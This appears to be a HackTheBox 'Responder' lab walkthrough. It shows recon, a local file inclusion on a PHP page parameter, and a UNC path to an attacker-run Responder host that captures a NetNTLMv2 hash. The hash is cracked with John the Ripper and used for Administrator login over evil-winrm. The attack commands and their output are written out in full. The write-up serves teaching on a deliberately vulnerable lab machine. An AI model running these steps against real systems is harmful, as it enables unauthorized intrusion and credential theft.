CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 1 Machine: Responder Released: 06/04/2022 |
MACHINE SYNOPSIS
Responder is a very easy Windows machine that focuses on exploring the File Inclusion vulnerability on a web application and how this can be leveraged to collect the NetNTLMv2 challenge of the user that is running the web server. The machine showcases the Responder utility and the hash cracking tool John The Ripper to obtain a cleartext password from an NTLM hash. Finally, the Evil-WinRM tool can be used to get a terminal on the machine using the acquired credentials.
Preparations
There are several methods for connecting to the target machine. Throughout this walkthrough, we will use the provided pwnbox.
Once we have established our connection, we spawn the target machine.
Additionally – even though it is not required – we can set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we can access it easily by prepending $ to the variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can remove the variable with the unset command when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: When visiting the web service using the IP address, what is the domain that we are being redirected to?
unika.htb
As always, we begin with initial reconnaissance.
user@kali:~$ nmap -p- -sV $rhost
...
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
...
user@kali:~$As the output indicates, only two TCP ports are open on our target machine. To examine the web server, we can enter the target machine’s IP address into our browser.
The first thing we might notice is that our browser redirects to a web page called unika.htb.
The second is that attempting to load unika.htb in our browser fails, displaying a “Server Not Found” error.
To resolve this, we add the following line to our host configuration file. For the pwnbox (Parrot OS, Debian-based), this file is located at /etc/hosts.
<target-ip> unika.htb
Once hostname resolution is configured, the web page loads normally in our browser.

Figure 1: Unika landing page
Task-2
Question: Which scripting language is being used on the server to generate webpages?
php
Still in our initial reconnaissance phase, we can use a tool called WhatWeb to answer this question.
It is always good practice to consult the tool’s man page – use man whatweb – before using it.
NAME
WhatWeb - Next generation Web scanner. Identify technologies used by websites.
SYNOPSIS
whatweb [options] <URLs>
DESCRIPTION
WhatWeb identifies websites. It’s goal is to answer the question, “What is that Web‐..
…
Scanning our target provides not only the answer to the current task but also confirms that a redirection is in place.
user@kali:~$ whatweb $rhost
http://10.129.163.153 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1], IP[10.129.163.153], Meta-Refresh-Redirect[http://unika.htb/], OpenSSL[1.1.1m], PHP[8.1.1], X-Powered-By[PHP/8.1.1]
ERROR Opening: http://unika.htb/ - no address for unika.htb
user@kali:~$Similarly, running gobuster might reveal interesting pages:
user@kali:~$ gobuster dir -u http://unika.htb/ -w /usr/share/wordlists/dirb/common.txt
...
/.htpasswd            (Status: 403) [Size: 298]
/.htaccess            (Status: 403) [Size: 298]
/aux                  (Status: 403) [Size: 298]
/cgi-bin/             (Status: 403) [Size: 298]
/com2                 (Status: 403) [Size: 298]
/com1                 (Status: 403) [Size: 298]
/com3                 (Status: 403) [Size: 298]
/con                  (Status: 403) [Size: 298]
/css                  (Status: 301) [Size: 328] [--> http://unika.htb/css/]
/img                  (Status: 301) [Size: 328] [--> http://unika.htb/img/]
/inc                  (Status: 301) [Size: 328] [--> http://unika.htb/inc/]
/index.php            (Status: 200) [Size: 46453]
/js                   (Status: 301) [Size: 327] [--> http://unika.htb/js/]
/licenses             (Status: 403) [Size: 417]
/lpt1                 (Status: 403) [Size: 298]
/lpt2                 (Status: 403) [Size: 298]
/examples             (Status: 503) [Size: 398]
/nul                  (Status: 403) [Size: 298]
/phpmyadmin           (Status: 403) [Size: 417]
/prn                  (Status: 403) [Size: 298]
/server-info          (Status: 403) [Size: 417]
/server-status        (Status: 403) [Size: 417]
/webalizer            (Status: 403) [Size: 417]
...
user@kali:~$At first glance, nothing stands out, so we continue with our reconnaissance.
Task-3
Question: What is the name of the URL parameter which is used to load different language versions of the webpage?
page
Navigating to our target’s website and exploring its functionality, we notice that selecting different languages results in interesting changes to the URL.

Figure 2: Language switch modifies page parameter
Task-4
Question: Which of the following values for the page parameter would be an example of exploiting a Local File Include (LFI) vulnerability:
- french.html
- //10.10.14.6/somefile
- ../../../../../../../../windows/system32/drivers/etc/hosts
- minikatz.exe
../../../../../../../../windows/system32/drivers/etc/hosts
We can verify whether the web page location we found is vulnerable to LFI by attempting to access a local file on the target server.
First, however, we need to determine our location on the target. We attempt to access the current directory with ./ and hope that error messages will leak additional information.
We can do this either by modifying the URL in our browser to http://unika.htb/index.php?page=./ or by using curl (consult its man page for further information).

Figure 3: Potential LFI vulnerability
user@kali:~$ curl http://unika.htb/index.php?page=./
...
... include(C:\xampp\htdocs): Failed to open stream: Permission denied in ... C:\xampp\htdocs\index.php ... on line ... 11 ...
...
... include(): Failed opening './' for inclusion (include_path='\xampp\php\PEAR') in ... C:\xampp\htdocs\index.php ... on line ... 11 ...
user@kali:~$From the output, we can infer that the file we attempted to access is located in either C:\xampp\htdocs\ or C:\xampp\php\.
To traverse the directories and access the hosts file on the target, we must navigate backward at least twice before specifying the hosts file path.
user@kali:~$ curl http://unika.htb/index.php?page=../../windows/system32/drivers/etc/hosts
...
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
...
# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
user@kali:~$We have successfully identified an LFI vulnerability.
Task-5
Question: Which of the following values for the page parameter would be an example of exploiting a Remote File Include (RFI) vulnerability:
- french.html
- //10.10.14.6/somefile
- ../../../../../../../../windows/system32/drivers/etc/hosts
- minikatz.exe
//10.10.14.6/somefile
Disabling the HTTP server in /usr/share/responder/Responder.conf allows Responder to operate on port 80.
Once we run Responder and begin listening for events, a welcome message displays its running configuration. Importantly, this output includes the IP address through which Responder can be accessed.
user@kali:~$ sudo responder -I tun0
...
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.30]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-MW3EU9AUBEK]
    Responder Domain Name      [9LC1.LOCAL]
    Responder DCE-RPC Port     [48718]

[+] Listening for events...We supply this address to our target via the LFI vulnerability we discovered. When the target attempts to include the file we provided, it automatically attempts to authenticate against our Responder instance.
user@kali:~$ curl http://unika.htb/index.php?page=//10.10.14.30/somefile
...
... include(\\10.10.14.30\SOMEFILE): Failed to open stream: Permission denied in ... C:\xampp\htdocs\index.php ...
...
... include(): Failed opening '//10.10.14.30/somefile' for inclusion (include_path='\xampp\php\PEAR') in ... C:\xampp\htdocs\index.php ...
...
user@kali:~$Because our Responder is listening, we capture not only the username that our target provides but also its response to our NTLM challenge.
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.95.234
[SMB] NTLMv2-SSP Username : RESPONDER\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::RESPONDER:a8750f2f141730ce:206BE3774A31A5055156CDBD66EC79B2:01010000000000000060F0D3FC80D90190C13FA75A83A9BD000000000200080039004C004300310001001E00570049004E002D004D005700330045005500390041005500420045004B0004003400570049004E002D004D005700330045005500390041005500420045004B002E0039004C00430031002E004C004F00430041004C000300140039004C00430031002E004C004F00430041004C000500140039004C00430031002E004C004F00430041004C00070008000060F0D3FC80D901060004000200000008003000300000000000000001000000002000004D6B32FFC31E455834C10B1E7584A0120257353A272A5BE624157BBD172E4B180A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330030000000000000000000
[+] Exiting...
user@kali:~$We now have an NTLMv2 hash to crack.
Task-6
Question: What does NTLM stand for?
new technology lan manager
This information can be found through standard research methods.
Task-7
Question: Which flag do we use in the Responder utility to specify the network interface?
-I
Because Responder does not have a man page, we consult its --help output.
user@kali:~$ man responder
No manual entry for responder
user@kali:~$ responder --help
...
Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf
...
Options:
...
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
...
user@kali:~$We used this option in Task-5 to start Responder.
Task-8
Question: There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as john, but the full name is what?
john the ripper
This information can be found through standard research methods.
Task-9
Question: What is the password for the administrator user?
badminton
To obtain the password for the Administrator user, we must crack the NTLM hash collected in Task-5. First, we write the hash to a file.
user@kali:~$ echo "Administrator::RESPONDER:a8750f2f141730ce:206BE3774A31A5055156CDBD66EC79B2:01010000000000000060F0D3FC80D90190C13FA75A83A9BD000000000200080039004C004300310001001E00570049004E002D004D005700330045005500390041005500420045004B0004003400570049004E002D004D005700330045005500390041005500420045004B002E0039004C00430031002E004C004F00430041004C000300140039004C00430031002E004C004F00430041004C000500140039004C00430031002E004C004F00430041004C00070008000060F0D3FC80D901060004000200000008003000300000000000000001000000002000004D6B32FFC31E455834C10B1E7584A0120257353A272A5BE624157BBD172E4B180A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330030000000000000000000" > ntlm_hash
user@kali:~$Then we run john with the rockyou.txt wordlist against our captured NTLM challenge-response hash.
user@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt ntlm_hash
...
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
No password hashes left to crack (see FAQ)
user@kali:~$If the password was found but is no longer displayed (it appears only on the first run), we can retrieve it directly.
user@kali:~$ john --show ntlm_hash
Administrator:badminton:RESPONDER:a8750f2f141730ce:206BE3774A31A5055156CDBD66EC79B2:01010000000000000060F0D3FC80D90190C13FA75A83A9BD000000000200080039004C004300310001001E00570049004E002D004D005700330045005500390041005500420045004B0004003400570049004E002D004D005700330045005500390041005500420045004B002E0039004C00430031002E004C004F00430041004C000300140039004C00430031002E004C004F00430041004C000500140039004C00430031002E004C004F00430041004C00070008000060F0D3FC80D901060004000200000008003000300000000000000001000000002000004D6B32FFC31E455834C10B1E7584A0120257353A272A5BE624157BBD172E4B180A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330030000000000000000000
user@kali:~$Task-10
Question: We’ll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?
5985
Because we retained the Nmap results from Task-1, the answer follows directly from our earlier reconnaissance.
Submit The Flag
Question: Submit root flag
<redacted-flag>
Collected credentials from Task-9:
- Username: Administrator,
- Password: badminton
Using the credentials obtained in Task-9, we access the target via the WinRM service, which runs on TCP port 5985. Once connected, we locate our flag at C:\Users\mike\Desktop\flag.txt.
user@kali:~$ evil-winrm -i $rhost -u Administrator -p badminton -P 5985
...
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\..\
*Evil-WinRM* PS C:\Users> ls
...
d-----             ...                mike
...
*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls
...
d-----             ...                Desktop
...
*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> ls
...
-a----             ...             32 flag.txt
...
*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
<redacted-flag>
*Evil-WinRM* PS C:\Users\mike\Desktop> exit
...
user@kali:~$Congratulations – we have successfully completed the challenge. All that remains is to terminate the target box (if it has not been terminated automatically) before proceeding to the next box!